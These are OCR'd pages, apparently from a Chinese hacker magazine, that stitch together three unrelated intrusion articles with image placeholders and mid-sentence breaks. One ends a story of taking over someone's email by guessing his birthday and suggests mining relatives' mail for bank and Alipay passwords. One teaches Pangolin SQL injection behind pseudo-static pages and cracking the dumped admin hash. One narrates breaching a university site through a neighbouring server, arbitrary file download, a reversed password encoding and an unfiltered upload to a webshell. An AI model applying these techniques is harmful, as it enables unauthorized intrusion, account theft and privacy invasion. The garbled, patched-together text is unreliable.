


图 13




图 14




图 15




图 16

其实在填答案框中，可谓煞费苦心。输入好几次比如："是"，"yes"，"ofcourse"均失败，最后输入他的生日，OK！所以大家在入侵的时候，应该注意对有用信息的收集，这样在后面的入侵中会很有用，如图 11！

进入邮箱后吓我一跳！竟然有八百封邮件，我慢慢翻，找到好多有用的信息，把信息归纳一下，如图 12。

有点遗憾，没有支付宝的密码。这里可以提示一下：看邮箱的时候，可以找他亲戚朋友的信件，比如老婆、家人、儿子、同事等，这些信件中极有可能就有银行账号和密码、支付宝账号和密码；还有就是他投稿的信件（因

实例测试html静态页面

图 寒冰

我们在渗透的时候寻找漏洞或注入的时候通常都是些动态页面，很多朋友在碰到静态html页面的时候就不知道怎么继续了。今天给大家提个建议，有些伪静态页面是可以入侵的，他们都是通过 asp 等将动态页面生成静态页面的。下面我为了让大家更好理解，我找了个例子。

http://www.XXX.com/product_view.html看上去是个静态的页面，我们在页面空白处点击右键——>查看源文件，在打开的窗口中搜索"asp"找到带有数据库连接的地址，如图 1 所示。

我们可以看到里面有 /product.asp?id=32 这个链接，我们把这个地址和url 地址组合后为 http://www.XXX.com/product.asp?id=32 放在 pangolin 里面进行检测，结果如图 2 所示。

```
<tr>
  <td width="6" bgcolor=""><img
  <td width="168" height="21" al
  <img src="/images/fw.gif" name
  <a href="/product.asp?id=32">
</tr>
```

图 1




图 2

看到了吧，数据库为：access 数据库。我们接下来看能不能成功破解出用户名和密码，我们点击[DATAS]转到数据库对话框，然后点击下面的tables读取表段按钮。程序自动读




图 3

id	username	password
1	admin	f3cdfe377b1c1c99

图 4

取出来了 admin 和 news 两个表段，我们选中可能性比较高的 admin 表段同时自动激活了 tables旁边的columns按钮，点击此按钮开始猜解 admin 表中的列段，结束后 admin 表段前面会出现一个 + 号，我们点击打开里面已经出现了我们想要的字段 username、password 和 ID 三个字段标签，如图 3 所示。

我们在前面的复选框上打上对号，然后点击右边下方的 datas 按钮，进行读取 username、password 和 ID 三个字段的内容，如图 4 所示。现在我们就可以拿着pssword的md5值去www.cmd5.com网站上去破解并登陆后台得到我们想要的权限了。

目前很多网站都采用了生成伪静态功能，使我们在入侵的时候很难分清幕后数据库用的是数据库呢？还是纯静态脚本？一般在调用的动态连接中很少进行安全防御，黑管们认为表面上看来是静态的页面就会安全了，其实他们想得太天真了，在科技发达的现代，只要联网就没有绝对安全的系统。

编辑点评：一个小技巧，可能很多人会忽视，这是我发这篇文章的理由。

渗透某主站

图 Tm3yShell7

这次的目标是某主站 www.xxxx.xxx.cn，该站 pr=6。有点吓着我了。不过没关系，高校网站的安全性是咱们有目共睹的，静下心来收集信息就是了。收集了主站的目录，什么都没收集到，碰到的页面都是静态的。所以想从 c 段下手。

先拿了台 c 段的 shell，发现和主站不在同一交换环境，如图 1。

没关系，那就向前推进，这里我们也不是白忙活的，可以通过这个服务器的子网掩码大概推算，接下来应该研究哪个范围的服务器。继续拿下了




图 1




图 2

后台再想办法，嗅探毕竟是下策。由于手上的服务器上有备份，就先从源码入手。首先想到的是利用MySQL，找到连接文件，得到密码fly6xxxx，但是发现不能外连。那接下来就是寻找脚本上的漏洞了。先想到了 SQL 注入、远程包含。刚好复习一下 Php（好像和预习差不多了），把 shell 丢给 YwiSax 帮我看下代码。我们先看登录页面，特殊字符过滤得很全，也验证了 session。开始搜索 $_GET 的时候，YwiSax 说 download.html 可以下载任意文件。但是也没什么可利用的，敏感文件MySQL用户往往没有权限访问。构造下载数据库连接文件得到数据库用户密码和备份中的相同。

在搜索 include 的时候，突然发现 /var/web/websites/xxx/admin 还有个小后台。在 backup 目录里发现了一个 sql 文件，疑似数据库的备份，打开后得到用户名 admin 和密码 hash =kVbWNjYtZ0b，有点像 base64，用其解密，得到的是一串乱码，找来加密函数：

```
function encodepasswd( $str )
{
return strrev( base64_encode( strrev( base64_encode( strrev( $str ) ) ) ) );
}
```

可以看出是先反转，再 base64，如此反复。知道了加密过程，我们只需把 hash 作对应的反过程即可。得到密码 hanweb。登录后，发现上传没任何过滤，直接得到 webshell。

拿到 webshell 后，要想得到主站的权限，还要进其后台，再想办法上传。有两种思路，一种是通过 php 脚本用得来的数据库用户连接数据库，或者直接把验证部分注释掉。第二种比较暴力，还是进数据库吧，发现不同用户对应不同网站，有个超级管理员 admin，得到其 hash，找到相关添加用户的页面，发现加密方式相同。同样的逆过程得到密码。登录后的景象很壮观，如图 3。




图 3




图 4

